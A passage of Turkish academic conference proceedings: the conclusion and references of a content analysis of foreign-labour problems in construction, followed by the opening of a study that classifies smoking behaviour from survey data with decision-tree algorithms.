Bu verilerin sonuca ulaştırılmasında sayım sistemi olarak verilerin tekrarlanma sıklıkları ele alınmıştır. Belirlenen “ayrımcılık sorunu”, “bağlılık sorunu”, “çalışma koşulları sorunu”, “emek sorunu”, “geçici çalışma sorunu”, “göçmen sayısındaki artış sorunu”, “güvencesiz çalışma sorunu”, “iletişim sorunu”, “iş becerisi sorunu”, “iş güvenliği sorunu”, “kültürel farklılık sorunu”, “ödeme

kaynaklı sorun”, “sağlık sorunu”, “sosyal sorun”, “verimlilik sorunu”, “yaşam koşulları sorunu” kategorileri, kelimeler üzerinden analiz edilerek, metinlerdeki tekrarlanma sıklıkları bulunmuştur.

3. BULGULARIN DEĞERLENDİRİLMESİ

Kategorilerin tekrarlanma sıklıkları Grafik 1’de görülmektedir. Literatürde yer alan 71 çalışmada; “İş Güvenliği” sorunu 20 kez, “Çalışma Koşulları” sorunu 19 kez, “Verimlilik ve Ödeme Kaynaklı” sorun 5 kez; “Emek”, “Yaşam Koşulları”, “Güvencesiz Çalışma” sorunu 4 kez; “İletişim” sorunu 3 kez; “Ayrımcılık”, “Bağıllık”, “Göçmen Sayısındaki Artış” ve “Kültürel Farklılık” sorunu 2 kez; “Geçici Çalışma” ve “Sosyal Sorun” 1 kez tekrarlanmıştır.



Grafik 1. Literatürde inşaat sektöründeki yabancı işgücü ile ilgili sorunların tekrarlanma sıklığı

4. SONUÇ VE ÖNERİLER

Yapılan içerik analizi sonucunda; literatürde yer alan 71 çalışmada en önemli sorunun "iş güvenliği sorunu" olduğu ortaya çıkmıştır. İş güvenliği sorunu içinde göçmen işçilerin kaza riski, inşaat sektöründeki yüksek kaza ve ölüm oranları, yabancı işçilerin karıştığı endüstriyel kazalar, göçmen işçiler için yüksek kaza, yaralanma ve ölüm riski, yüksek oranlardaki mesleki ölüm ve yaralanma, mesleki güvenlik açıkları ve göçmen işçilerin tehlikeli durumu gibi başlıca sorunlar barındırmaktadır. İş güvenliği sorununun çok sık tekrarlanması şantiyelerdeki yüksek kaza ve ölüm oranlarının da bir göstergesidir. Şantiyelerde iş güvenlik önlemlerinin yetersizliği,

güvenlik açıklıkları ve iyileştirme yapılmak istenmesi yapılan çalışmaları bu sorun üzerine yönlendirmiştir. İş güvenliği sorununun bir diğer konusu ise işçiler arasında ve yöneticiler arasındaki güvenlik algısının farklılığından kaynaklanan sorunlardır. İş güvenliği sorunu şantiyelerde uygulanacak olan eğitimle önüne geçilebilir bir sorun haline gelebilir. Düzenli olarak ve gerekli iletişim yolları kullanılarak, şantiyelerde oluşabilecek yaralanma ve ölüm oranlarına en aza indirgenebilir.

İş güvenliği sorunundan sonra sık tekrarlanan bir diğer sorun ise "Çalışma koşulları sorunu" kategorisidir. Çalışma koşullarına dikkat çekmek, işçilerin işe alma koşullarına olan güvensizlikleri, yabancı işçilerin işten ayrılma oranlarını azaltmak, esnek işgücünün kontrol edilememesi, işe alım davranışları, kötüleşen istihdam koşulları ve düzensiz işgücü oluşumu, çalışma koşulları sorunu kategorisi altında yer alan sorunlardır.

71 kaynağın tarandığı içerik analizinde; "Verimlilik ve Ödeme Kaynaklı" sorun 5 kez; "Emek", "Yaşam Koşulları", "Güvencesiz Çalışma" sorunu 4 kez; "İletişim" sorunu 3 kez; "Ayrımcılık", "Bağlılık", "Göçmen Sayısındaki Artış" ve "Kültürel Farklılık" sorunu 2 kez; "Geçici Çalışma" ve "Sosyal Sorun" 1 kez tekrarlanmıştır.

İçerik analizi yöntemi ile yabancı işçilerin sorunlarının değerlendirilmesi sonucunda, sorunların ülkelerin gelişmişlik düzeyi ve ekonomik durumlarına göre farklılık gösterdiği görülmektedir. Belirlenen sorunların, Türkiye'de inşaat sektöründe istihdam edilen göçmen işçilerin de yaşadığı sorunlar olduğu düşünülmektedir. Bu nedenden dolayı, Türkiye'de inşaat sektöründeki yabancı işgücü sorunlarının da değerlendirilmesi gerekmektedir.

Yurt dışında yapılan çalışmalar incelendiğinde yabancı işçilerin sorunlarını iyileştirmede farklı fikirler geliştirilmiştir. Ülkemizde de yapılacak iyileştirmeler ile, yabancı işçilerin şantiyedeki verimlilikleri artırılarak inşaat sektörüne ve Türk inşaat ekonomisinin gelişmesine önemli katkılar sağlanacaktır.

5. KAYNAKLAR

- [1] Türkiye İstatistik Kurumu (TÜİK). "Uluslararası Göç İstatistikleri, 2019", www.tuik.gov.tr
- [2] Web of Science, www.webofknowledge.com
- [3] Ulusal Tez Merkezi, <https://tez.yok.gov.tr/UlusalTezMerkezi/>
- [4] C. Akyıldız, "Uluslararası çalışma örgütüne göre inşaat sektöründe davranış kurallarının incelenmesi," Yüksek Lisans Tezi., Sağlık Bilimleri Enstitüsü, İş Sağlığı ve Güvenliği Anabilim Dalı, T.C. Üsküdar Üniversitesi, İstanbul, 2015.
- [5] F.L. Cole, "Content Analysis: Process and Application", *Clinical Nurse Specialist*, vol. 2(1), pp. 53-57, 1988.

- [6] S. Cavanagh, "Content Analysis: Concepts, Methods and Applications." *Nurse Researcher*, vol. 4, pp. 5-16, 1997.
- [7] D. Jonge, M.J. Scherer, S. Rodger. "Assistive Technology in the Workplace-Chapter 3-Customer-Centered Process for Technology Acquisition and Use, Elsevier, Inc. All, ISBN-978-0-323-04130-0.
- [8] U.H. Graneheim, B. Lindgren, B. Lundman. "Methodological Challenges in Qualitative Content Analysis: A Discussion Paper." *Nurse Education Today*, vol. 56, pp. 29-34, 2017.
- [9] H. Abdul-Rahman, C. Wanga, L.C. Wood, F.S. Low. "Negative impact induced by foreign workers: Evidence in Malaysian construction sector." *Habitat International*, vol. 36(4), pp. 433-443, Oct. 2012.
- [10] A. Abdul, A. Rashid. "Foreign workers and labour segmentation in Malaysia's construction industry." *Construction Management and Economics*, vol. 19, pp. 789-798, Nov. 2001.
- [11] S.N. Porsuk, W. Lai. "Labour in the Construction Sector in Malaysia." *International Migration The Causes and Consequences of Immigrant*, vol. 43(5), pp. 31-57, Nov. 2005.
- [12] M.R. Abdul Kadir, W.P. Lee, M.S. Jaafar, S.M. Sapuan, and A.A.A. Ali. "Factors affecting construction labour productivity for Malaysian residential projects." *Structural Survey*, vol. 23(1), pp. 42-54, Feb. 2005.
- [13] S. Frost. "Building Hong Kong: Nepalese labour in the construction sector." *Journal of Contemporary Asia*, vol. 34(3), May 2007.
- [14] P.H.K. Ho. "Labour and skills shortages in Hong Kong's construction industry." *Engineering, Construction and Architectural Management*, vol. 23(4), pp. 533-550, July 2016.
- [15] S. Kim, J.D. Kim, Y.S. Gwang. "Cultural differences in motivation factors influencing the management of foreign laborers in the Korean construction industry." *International Journal of Project Management*, vol. 33(7), pp. 1534-1547, Oct. 2015.
- [16] D.M. Gross. "Who Feels Economically Threatened by Temporary Foreign Workers? Evidence from the Construction Industry." *Economic Papers*, vol. 30(4), pp. 530-545, Dec. 2011.
- [17] G. Ofori, Y.A. Debrah. "Flexible management of workers: Review of employment practices in the construction industry in Singapore." *Construction Management and Economics*, vol. 16(4), pp. 397-408, Oct. 2008.
- [18] J.H. Friberg. "Culture at work: Polish migrants in the ethnic division of labour on Norwegian construction sites." *Journal Ethnic and Racial Studies*, vol. 35(11), pp. 1914-1933, July 2011.
- [19] D.C. McCornac, R. Zhang. "Assimilating into the Japanese Labour Market, Challenges Faced by Chinese Migrant Construction Industry Workers." *Electronic Journal of Contemporary Japanese Studies (ejcjs)*, vol. 17(2), Aug. 2017.
- [20] G. Meardi, A. Martín, M.L. Riera. "Constructing Uncertainty: Unions and Migrant Labour in Construction in Spain and the UK." *Journal of Industrial Relations*, vol. 54(1), March 2012.
- [21] J. Wells. "Labour migration and international construction." *Habitat International*, vol. 20(2), pp. 295-306, June 1996.
- [22] I. Fellini, A. Ferro, G. Tamin. "Recruitment processes and labour mobility: The construction industry in Europe." *Sage Journals Work, Employment and Society*, vol. 21(2), June 2007.
- [23] T. Krings, A. Bobek, E. Moriarty, J. Salamońska, J. Wickham. "Migrant labour and employers in the Irish construction sector." *Sage Journals Economic and Industrial Democracy*, vol. 32(3), 2011.

- [24] D.S. Santoso. "The construction site as a multicultural workplace: a perspective of minority migrant workers in Brunei." *Journal Construction Management and Economics*, vol. 27(6), pp. 529-537, Apr. 2010.
- [25] G. Ye, Y. Wang, Y. Zhang, L. Wang, H. Xie, Y. Fu, J. Zuo. "Impact of Migrant Workers on Total Factor Productivity in Chinese Construction Industry", *Sustainability*, vol. 11(3), pp. 926, 1-18, Nov. 2019.
- [26] R. Hussain, A. Pedro, D.Y. Lee, H.C. Pham, C.S. Park. "Impact of safety training and interventions on training-transfer: targeting migrant construction workers." *International Journal of Occupational Safety and Ergonomics*, vol. 26(2), pp. 272-28, May 2018.
- [27] A. Venturini, C. Villosio, "Labour-market assimilation of foreign workers in Italy." *Oxford Review of Economic Policy*, vol. 24(3), pp. 517-541, Oct. 2008.
- [28] Y. Hino, K. Ohdo, S. Takanashi, H. Takahashi. "International Survey on Prevention System of Labor Accidents at Construction Site." *Procedia Engineering*, vol. 14, pp. 1205-1211, 2011.
- [29] A.R.A. Hamid, B. Singh, A.M. Yusof, N.A.M. Abdullah. "The Employment of Foreign Workers at Construction Sites." *Construction And Project Management*, vol. 15, pp. 126-130, Sept. 2011.
- [30] R.K. Ahmad, B. Hansson. "Employing Foreign Workers In Sweden Construction Sector." *Contemporary Ergonomics*, vol. 215-220, 2008.
- [31] N.M. Salleh, S. Mamter, N.S. Lop, I. F. M. Kamar, N.A.M. Hamdan. "The Escalating of Numbers of Foreign Workers in Construction Site." *MATEC Web of Conferences*, vol. 15, pp. 6, Jan. 2014.
- [32] S. Korkmaz, D.J. Park. "Comparison of Safety Perception between Foreign and Local Workers in the Construction Industry in Republic of Korea." *Safety And Health At Work*, vol. 9(1), pp. 53-58, March 2018.
- [33] Y. Jiang, H. Luo, F. Yang. "Influences of migrant construction workers' environmental risk perception on their physical and mental health: Evidence from China." *International Journal of Environmental Research and Public Health*, vol. 17(20), pp. 1-17, Oct. 2020.
- [34] J.M. Kim, K. Oğlu, S.G. Yum, S. Ahn. "Analyzing the Risk of Safety Accidents: The Relative Risks of Migrant Workers in Construction Industry." *Sustainability*, vol. 12(3), July 2020.
- [35] H. Zerguine, S.B.M. Tamrin, J. Jalaludin. "Prevalence, source and severity of work-related injuries among "foreign" construction workers in a large Malaysian organisation: a cross-sectional study." *Industrial Health*, vol. 56(3), pp. 264-273, Jun 2018.
- [36] N. D. Silva, R. Darmicka, E. Fernando. "Impact of foreign workforce on productivity in foreign-funded infrastructure projects." *Journal of Financial Management of Property and Construction*, vol. 19(2), pp. 168-183, July 2014.
- [37] S. Swider. "Building China : Precarious employment among migrant construction workers." *Work, Employment & Society*, vol. 29(1), pp. 41-59, Aug. 2015.
- [38] Y.S. Shin, S.H. Nam, T.Y. Kim, G.H. Kim. "An Analysis of the Safety Education for Foreign Laborer in Construction Site." *Advanced Materials Research*, vol. 671-674, pp. 3083-3086, March 2013.
- [39] D.H. Won, K.T. Kwon, K.H. Jung, G.H. Kim, Y.S. Shin. "A Comparative Analysis of the Safety Education Awareness between Site Managers and Foreign Laborers in Construction Site." *Advanced Materials Research*, vol. 671-674, pp. 3069-3072, March 2013.
- [40] J.M. Peiro, K. Nielsen, F. Latorre, R. Shepherd, M. Vignoli. "Safety Training for Migrant Workers in the Construction Industry: A Systematic Review and Future Research Agenda." *Journal of Occupational Health Psychology*, vol. 25(4), pp. 275-295, Aug. 2020.

- [41] T.A. Arcury, T.H. Mills, A.J. Marín, P. Summers, S.A. Quandt, J. Rushing, W. Lang, J.G. Grzywacz. "Work safety climate and safety practices among immigrant Latino residential construction workers." *American Journal of Industrial Medicine*, vol. 55(8), pp. 736-45, Aug. 2012.
- [42] T.R. Cunningham, B. Keller, R.J. Guerin, M.A. Flynn, C. Salgado, D. Hudson. "Differences in safety training among smaller and larger construction firms with non-native workers: Evidence of overlapping vulnerabilities." *Safety Science*, vol. 103, pp. 62-69, 2018.
- [43] W. Hamid, D. Tutt. "'Thrown away like a banana leaf' precarity of labour and precarity of place for Tamil migrant construction workers in Singapore." *Journal Construction Management and Economics*, vol. 37(9), pp. 513-536, Sep. 2019.
- [44] N.M. Susseret, L. Kurtz, M.F. Bauleo, K. Radon. "Training for Social Responsibility—Control of Workers in Construction Sites." *The 2nd Innovative and Creative Education and Teaching International Conference*, vol. 2(21), pp. 1355, Spain, 2018.
- [45] N.M. Susseret, L. Briceno-Ayala, K. Radon. "Prevalence of low back pain in migrant construction workers in Mar del Plata, Argentina." *American Journal of Industrial Medicine*, vol. 62(9), pp. 777-782, July 2019.
- [46] G. Baey, B.S.A. Yeoh. "The lottery of my life": Migration trajectories and the production of precarity among Bangladeshi migrant workers in Singapore's construction industry." *Asian and Pacific Migration Journal*, vol. 27(3), pp. 249-272, June 2018.
- [47] D. Fernandes, G.D. Bino Paul. "Social Networks of Migrant Construction Workers in Goa." *Indian Journal of Industrial Relations*, vol. 47(1), pp. 65-77, July 2011.
- [48] A.N. Tran, V. Crinis. "Migrant Labor and State Power: Vietnamese Workers in Malaysia and Vietnam." *Journal of Vietnamese Studies*, vol. 13(2), pp. 27-73, May 2018.
- [49] A. Del Aguila. "Living on the Construction Site: Paraguayan Construction Workers in Buenos Aires." *Latin American Perspectives*, vol. 45(1), pp. 77-90, Sep. 2017.
- [50] M.J. Dutta. "Migration and Health in the Construction Industry: Culturally Centering Voices of Bangladeshi Workers in Singapore." *Int. Journal of Environ. Res. and Public Health*, vol. 14(2), pp. 132, Feb. 2017.
- [51] H.A. Hassan, J. Houdmont, "Health and safety implications of recruitment payments in migrant construction workers." *Occupational Medicine*, vol. 64(5), pp. 331-336, March 2014.
- [52] M. Welton, Y. Shen, M. Ebell, D. DeJoy, S.W. Robb. "Construction employment mortality among Mexican immigrants in the South Eastern United States, 2003-2013." *International Journal of Migration, Health and Social Care*, pp. 1747-9894, Sep. 2018.
- [53] J. Cho. "A Study on the Institutional Improvement for the Employment Stability of Foreign Workers in the Construction Industry." *Journal of the Society of Disaster Information*, vol. 15(4), pp. 514-523, Dec. 2019.
- [54] N. Iskander, N. Lowen. "Building Job Quality From The Inside-Out: Mexican Immigrants, Skills, And Jobs In The Construction Industry." *Sage Publications*, vol. 66(4), pp. 785-807, July 2013.
- [55] M. Ochsner, E.G. Marshall, C. Martino, M.C. Pabelón, L. Kimmel, D. Rostran. "Beyond the classroom: a case study of immigrant safety liaisons in residential construction." *New solutions: A Journal of Environmental and Occupational Health Policy*, vol. 22(3), pp. 365-386, Sep. 2012.
- [56] J.G. Grzywacz, S.A. Quandt, A. Marín, P. Summers, W. Lang, T. Mills, C. Evia, J. Rushing, K. Donadio, T.A. Arcury. "Occupational injury and work organization among immigrant Latino residential construction workers." *American journal of industrial medicine*, vol. 55(8), pp. 698-706, Aug. 2012.
- [57] R. Torres, R. Heyman, S. Munoz, L. Apgar, E. Timm, C. Tzintzun, C.R. Hale, J. Mckiernan-Gonzalez, S. Speed, "Building Austin, building justice: Immigrant construction workers, precarious labor regimes and social citizenship." *Geoforum*, vol. 45, pp. 145-155, March 2013.

- [58] B. Sisk, C.L. Bankston. "Hurricane Katrina, a Construction Boom, and a New Labor Force: Latino Immigrants and the New Orleans Construction Industry, 2000 and 2006-2010." *Population Research and Policy Review*, vol. 33(3), pp. 309-334, June 2014.
- [59] S.M. How, G.N. Kerr. "Earthquake Impacts on Immigrant Participation in the Greater Christchurch Construction Labor Market." *Population Research and Policy Review*, vol. 38(2), pp. 241-269, April 2018.
- [60] L. Frangi, T. Zhang, R. Banerjee. "Constructing Inequalities: Tenure Trajectories of Immigrant Workers and Union Strategies in the Milan Construction Sector." *British Journal of Industrial Relations*, Aug. 2020.
- [61] R.R. Dong. "Study on mental health status and life quality of migrant workers in construction industry." *Journal of Environmental Protection and Ecology*, vol. 19(4), pp. 1864-1872, 2018.
- [62] B. Hare, I. Cameron, K.J. Real, W.F. Maloney. "Exploratory Case Study of Pictorial Aids for Communicating Health and Safety for Migrant Construction Workers." *Journal of Construction Engineering and Management*, vol. 139(7), pp. 818-825, July 2013.
- [63] S.K. Golden, M.J. Skibniewski. "Immigration and Construction: An Analysis of the Impact of Immigration on Construction Project Costs." *Journal of Management in Engineering*, vol. 26(4), Oct. 2010.
- [64] K. Wasilkiewicz, E. Albrechtsen, S. Antonsen. "Occupational safety in a globalized construction industry: A study on Polish workers in Norway." *Policy and Practice in Health and Safety*, vol. 14(2), pp. 1-16, Nov. 2016.
- [65] T. Wang, Y. Li, L. Zhang, G. Li. "Case Study of Integrated Prefab Accommodations System for Migrant On-Site Construction Workers in China." *Journal of Professional Issues in Engineering Education and Practice*, vol. 142(4), April 2016.
- [66] G. Baey, B.S.A. Yeoh. "Migration and Precarious Work: Negotiating Debt, Employment, and Livelihood Strategies Amongst Bangladeshi Migrant Men Working in Singapore's Construction Industry." *Paper on Migration and Precarious Work*, vol. 26, 2015.
- [67] C. Abrar, P. Deshingkar, M. Taslima, S. Reza. "Emic perspectives on brokering international migration for construction from Bangladesh to Qatar." *Department for International Development*, vol. 49, March 2017.
- [68] Y. Li, G. Li, T. Wang, Y. Zhu, X. Li. "Semicustomized Design Framework of Container Accommodation for Migrant Construction Workers." *Journal of Construction Engineering and Management*, vol. 145(4), Jan. 2019.
- [69] P.C.A. Chan, A.A. Javed, S. Lyu, C.H.K. Hon, F.K.W Wong. "Strategies for Improving Safety and Health of Ethnic Minority Construction Workers." *Journal of Construction Engineering and Management*, vol. 142(9), March 2016.
- [70] S. Loganathan, S.N. Kalidindi. "Absenteeism and Turnover of Migrant Construction Workers in Indian Projects—A Survey-Based Study." *Construction Research Congress*, May 2016.
- [71] M. Kuruvila, P. Gahalaut. "Pattern of skin diseases among migrant construction workers in Mangalore." *Indian Journal of Dermatology Venereology and Leprology*, vol. 72(2), pp. 129-132, 2006.
- [72] N.V. Tam, N.L. Huong, N.B. Ngoc. "Factors affecting labour productivity of construction worker on construction site: A case of Hanoi." *Journal of Science and Technology in Civil Engineering (STCE) - NUCE*, vol. 12(5), pp. 127-138, August 2018.
- [73] C.D. Oh, C.S. Park. "An Improvement Plan and Analysis on Employment Realities of Foreign Construction Workers under the Employment Permit System." *Korean Journal of Construction Engineering and Management*, vol. 11(2), pp. 83-93, March 2010.
- [74] M.A.O. Mydin, N.R. Buyung, N.Md. Sani, N.F. Abas. "Trends and Reliance on Foreign Labourers in Malaysia: Conventional Construction versus Industrialized Building System Construction." *SHS Web of Conferences*, vol. 11(8), Sept. 2014.
- [75] C.B. Son, H.S. Jang, C.D. Oh. "An Analysis on the Employment Restriction of Foreign Workers and the Utilization of Skilled Workers in the Plant Construction Projects." *Journal of the Architectural Institute of Korea Structure and Construction*, vol. 32(6), pp. 51-60, June 2016.

- [76] S. Trajkovski, M. Loosemore. "Safety implications of low-English proficiency among migrant construction site operatives." *International Journal of Project Management*, vol. 24(5), pp. 446-452, July 2006.
- [77] A. Bobek, J. Wickham, E. Moriarty, J. Salamońska. "Is money always the most important thing? Polish construction workers in Ireland." *Irish Journal of Sociology*," vol. 26(2), pp. 162-182, July 2018.
- [78] F.D. Mustapa. "Managing immigrant construction workers in peninsular Malaysia: the economic perspective," Ph.D. dissertation, Dept. Philosophy, Loughborough University, 2014.
- [79] E. Lopez. "Migrant construction workers and global union federations: the Malaysian context," Master dissertation, Dept. Political Science, University of Victoria, 2014.

TÜRKİYE'DE SİGARA TÜKETİMİNİN SINIFLANDIRMA ALGORİTMALARI İLE İNCELENMESİ

Burcu Durmuş¹, Öznur İşçi Güneri²

^{1,2}*Muğla Sıtkı Koçman Üniversitesi, Fen Fakültesi, Muğla, TÜRKİYE*

burcudurmus@mu.edu.tr

ORCID: 0000-0002-0298-0802

ÖZET

Sigara kullanımı, ülkemizde yaygın olarak görülen bir alışkanlıktır. Özellikle sigara üreticileri, ülkemizin de içerisinde yer aldığı gelişmekte olan ve az gelişmiş ülkelere yönlendirilmektedir. Bu nedenle afişler, kamu spotları, ürün üzerine yerleştirilen sloganlar ile halk bilinçlendirilmeye çalışılmaktadır. Bu çalışmada, gönüllü katılımcılar ile elde edilen verilerden bireylerin sigara tüketimi alışkanlığına etki eden faktörlerin sınıflandırma algoritmaları ile belirlenmesi amaçlanmıştır ve buradan elde edilecek sonuçların alınacak önlemlere katkı sağlayacağı düşünülmüştür. Çalışma verileri online olarak hazırlanan 17 soruluk anket üzerinden, gönüllü katılımcılar ile derlenmiştir. Yaş ortalaması 33.18 olan ve Türkiye’de ikamet eden 304 katılımcı ile gerçekleştirilen anket çalışmasında bireylerden %37.02’si sigara kullandığını beyan etmiştir. Sınıflandırma analizi için Weka 3.8.4 programı kullanılmıştır. Çalışma kapsamında farklı sınıflandırma algoritmaları incelenmiş; Random Tree, LMT ve J48 algoritmaları ile anlamlı sonuçlara ulaşılmıştır. Bu nedenle bu sonuçlar yorumlanmıştır. Elde edilen sonuçlara göre; Random Tree algoritması sigara içen kullanıcıları %94.74 başarıyla tahmin edebilmiştir. Bireylerin çocuk sayısı, eğitimi, yaşı, yaşadıkları yer, çalıştıkları kurum, sağlık geçmişleri, ailede sigara içen varlığı, işten/okuldan memnuniyetleri, gelirleri ve sigara geçmişleri sigara içmeyi belirleyen etmenler olarak tespit edilmiştir. LMT algoritması, yaş ve sigara geçmişi değişkenleri ile %97.70 başarıyla bireyin sigara içip içmediğini tahmin etmiştir. J48 algoritması ise %98.03 başarıyla en yüksek tahminlemeyi yapmıştır. Yaş değişkeni bu tahminleme için temel ve tek değişkeni oluşturmuştur. Sonuçlar birlikte değerlendirildiğinde J48 algoritması daha yüksek başarı göstermiş olmasına rağmen,

Random Forest algoritması bireylerin sigara içip içmediklerini ayırt ederken daha fazla değişken ile tahminleme yapmıştır. Her üç algoritmanın da yüksek başarı sağladığı göz önüne alındığında tespit edilen değişkenlerin gelecekte düzenlenecek etkinlik ve reklam kampanyalarında kullanılması, sigaraya olan tutumların değiştirilmesinde ve sigara içme konusundaki farkındalıkların artırılmasında etkili olacağı düşünülmektedir.

Anahtar Kelimeler: Sigara, Sigara Tüketimi, Sınıflandırma Analizi, Sınıflandırma Algoritmaları

INVESTIGATION OF TOBACCO CONSUMPTION IN TURKEY WITH THE CLASSIFICATION ALGORITHMS

ABSTRACT

Smoking is a common habit in our country. Tobacco producers in particular are directed to developing and underdeveloped countries, including our country. For this reason, public awareness is tried to be raised with posters, public spots, and slogans placed on the product. In this study, it was aimed to determine the factors affecting the tobacco consumption of individuals using the classification algorithms with the data obtained from volunteer participants, and it was thought that the results obtained would contribute to the measures to be taken. The data of the current study were collected by administering an online survey consisted of 17 items to volunteer participants. In the survey study conducted on 304 participants with the mean age of 33.18 and residing in Turkey, 37.02% of the participants reported that they smoke. Weka 3.8.4 program was used for classification analysis. Within the scope of the study, different classification algorithms were examined and significant results were obtained with Random Tree, LMT and J48 algorithms. According to the results obtained; the Random Tree algorithm was able to predict smokers with 94.74% success. The participants' number of children, education, age, place of residence, institution where they work, health history, presence of a smoker in the family and income were determined as factors that are influential on their smoking. By using the age and smoking history variables, the LMT algorithm successfully predicted whether the individual smoke with 97.70% success. J48 algorithm was found to be the most successful with 98.03% success rate. The age variable was used as the basic and only variable in this estimation. Although the J48 algorithm showed higher performance when the results were evaluated together, the Random Forest algorithm made

predictions with more variables when determining whether individuals smoke or not. Considering that all three algorithms showed high performance, it is thought that the use of the determined variables in future events and advertising campaigns will be effective in changing attitudes towards smoking and increasing awareness about smoking.

Keywords: *Tobacco, Tobacco Consumption, Classification Analysis, Classification Algorithms*

1. GİRİŞ

Sigara alışkanlığı, tüm dünyada yaygın bir sorun olan ve insan sağlığını bozan ciddi bir halk sağlığı sorunudur. Sigara içenlerin yanı sıra, aktif olarak sigara içmeyenler de toplumda sigara dumanını soluyarak sigara dumanından etkilenmektedir. Sigaranın akciğer kanseri ve bronşit gibi hastalıklarla yakın ilişkisi literatürden bilinmektedir [1-2]. Bireylerin sigara içmelerini tetikleyen faktörlerin belirlenmesi sadece kamuoyunu bilgilendirmek için değil, aynı zamanda bu hastalıkların ortadan kaldırılması için daha etkili yöntemler ve reklamlar geliştirmek için de faydalı olacaktır. Bireylerin sigara içme alışkanlıklarını etkileyen faktörler birçok araştırmacı tarafından incelenmiştir [3]. Literatürden bilindiği üzere sigara içme alışkanlığında birçok faktör rol oynamaktadır. Stresli bir yaşam tarzı, spor, arkadaşlar ve aile ortamı bilinen ana faktörlerdir [4]. Sigara içme alışkanlığını etkileyen bu faktörlerin belirlenmesinde kullanılan yöntemler, bilimsel gerçekliği arttırmakta ve alınacak önlemlerin başarısını etkilemektedir. Bu çalışmada sigara içme alışkanlığını etkileyen faktörler sınıflandırma algoritmaları ile incelenmiştir.

Sınıflandırma analizi, son yıllarda hemen her alanda sıklıkla kullanılan ve istatistiksel temele dayalı pek çok algoritmadan oluşan bir yöntemdir. Sınıflandırma algoritmalarının geleneksel yöntemler kadar başarılı sonuçlar verdiği ve karmaşık durumlarda geleneksel yöntemler ile ortaya çıkarılmayan ilişkilerin sınıflandırma algoritmalarıyla ortaya çıkarılabildiği bilinmektedir. Ayrıca geleneksel yöntemlere ek olarak, karar ağacı sınıflandırma yöntemlerinde temel ve alt değişkenler belirlenir. Bu durum, sınıflandırma yapılırken hangi değişkenin sınıflandırma modeline daha çok katkı sağladığının belirlenmesinde rol oynar. Böylece karar ağacı yapısına bakıldığında, sınıflandırmada rol oynayan temel etkenler ve yan etkenler belirlenerek sonuçlar hakkında daha ayrıntı yorumlar yapılabilmektedir.

Bireylerin sigara içme alışkanlıklarının sınıflandırma algoritmaları ile incelendiği bu çalışmada, bireyin sigara tüketip tüketmediği ‘sınıf kategorisi’ olarak ele alınmıştır. Diğer 16 değişken açıklayıcı değişkenler olarak analize dahil edilmiştir. Çalışmada, karar ağacı yapısı ile yorum yapabilmek için karar ağacı algoritmaları tercih edilmiştir. Bu algoritmalarından başarımları yüksek olan algoritmaların (Random Tree, LMT, J48) sonuçları çalışmada sunulmuştur. Bu çalışmadan elde edilen bilimsel

bulguların gelecekte düzenlenecek etkinlik ve reklam kampanyalarında kullanılması, sigaraya olan tutumların değiştirilmesinde ve sigara içme konusundaki farkındalıkların artırılmasında etkili olacağı düşünülmektedir.

2. MATERYAL VE METOT

2.1. Veri Seti

Sigara içme alışkanlığını etkileyen faktörlerin araştırıldığı bu çalışmada, gönüllü katılımcıların anket sorularına verdikleri cevaplardan elde edilen veriler kullanılmıştır. Araştırmanın verileri Ekim-Aralık 2019 tarihleri arasında dijital ortamda toplanmıştır. Gönüllü katılımcılara çalışma hakkında bilgi verilmiş ve 17 sorudan oluşan anketi doldurmaları istenmiştir. Çalışmaya katılmayı kabul eden kişi sayısı 304'tür. Anket sorularına ve cevaplara ilişkin bilgiler Tablo 1'de verilmiştir.

Tablo 1. Katılımcılara yöneltilen anket soruları ve cevapların özet istatistikleri

	n	%
Günlük ortalama kaç adet sigara tüketiyorsunuz?		
Kullanmıyorum (0)	113	37.02
Halen kullananlar	191	62.98
Yaşınız?		
10-17	10	3.3
18-40	223	73.4
41-60	61	20.0
60 üstü	10	3.3
Cinsiyetiniz?		
Kadın	191	62.8
Erkek	113	37.2
Yaşadığınız yer?		
İl merkezi	144	47.4
İlçe	115	37.8
Köy/mahalle	48	15.8
İkamet ettiğiniz yer?		
Kendi evi	195	64.1
Kira	93	30.6
Yurt-apart	16	5.3
Eğitim durumunuz?		
Lisansüstü	44	14.5
Lisans/Önlisans	179	58.9
Lise	51	16.8
İlkokul	24	7.9
Okul bitirmedi	6	2.0
Çalıştığınız kurum?		
Kamu	94	30.9
Özel	102	33.6
Öğrenci	54	17.8
Çalışmıyor	57	18.8
Gelir düzeyiniz? (Öğrenci iseniz harçlık, burs vs. toplamı) (₺)		
0-1000	65	21.4

1001-2000	29	9.5
2001-3000	52	17.1
3001-5000	99	32.6
5000 üstü	59	19.4
İş ve sosyal yaşamımızdaki stres düzeyiniz nedir?		
Düşük	30	9.9
Orta	174	57.2
Yüksek	101	33.2
Çalıştığınız işten/okuduğunuz okuldan memnun musunuz?		
Evet	207	68.1
Hayır	98	32.2
Medeni durumunuz?		
Evli	167	54.9
Bekar	137	45.1
Çocuğunuz var mı?		
Yok	51	15.5
1	21.4	6.5
2 ve üstü	27.6	8.4
Geçmişte herhangi ciddi bir rahatsızlık geçirdiniz mi? Ya da kronik bir rahatsızlığınız var mı?		
Evet	45	14.8
Hayır	259	85.2
Ailenizde (anne, baba, kardeş) sigara içen var mı?		
Evet	192	63.2
Hayır	112	36.8
Yakın arkadaşlarınızda sigara içen var mı?		
Evet	263	86.5
Hayır	42	13.8
Evinizde sigara içme kuralınız hangisidir?		
Evde sigara içilebilir	44	14.5
Evde sigara içilemez	207	68.1
Herhangi bir kural yok	55	18.1
Geçmişte sigara kullandınız mı?		
Aras sıra kullandım	82	27.0
Düzenli kullandım	97	31.9
Hiç kullanmadım	126	41.4

2.2. Spearman Korelasyon Katsayısı

Korelasyon analizi, değişkenler arasındaki ilişkinin yönünü ve derecesini ortaya koyan istatistiksel bir yöntemdir. İlişkinin yönünü ve derecesini belirten katsayıya ise korelasyon katsayısı denir [5]. Spearman korelasyon testi, normallik varsayımının karşılanmadığı veya kategorik verilerle analiz yapılmak istendiği durumlarda kullanılan bir yöntemdir [6].

X ve Y herhangi iki değişken, $i=1, 2, \dots, n$ olmak üzere (x_i, y_i) nokta ikilisi bu değişkenlere göre i . nci birimin ölçüm değeri olsun. X değişkenine ait gözlem değerlerine kendi içinde ve Y değişkenine ait gözlem değerlerine de kendi içinde küçükten büyüğe doğru sıra sayıları verilir. Bu takdirde X ve Y arasındaki Spearman Sıra Korelasyon Katsayısı Denklem (1) ile hesaplanır ve $-1 \leq r_s \leq 1$ aralığında değerler alır [7].

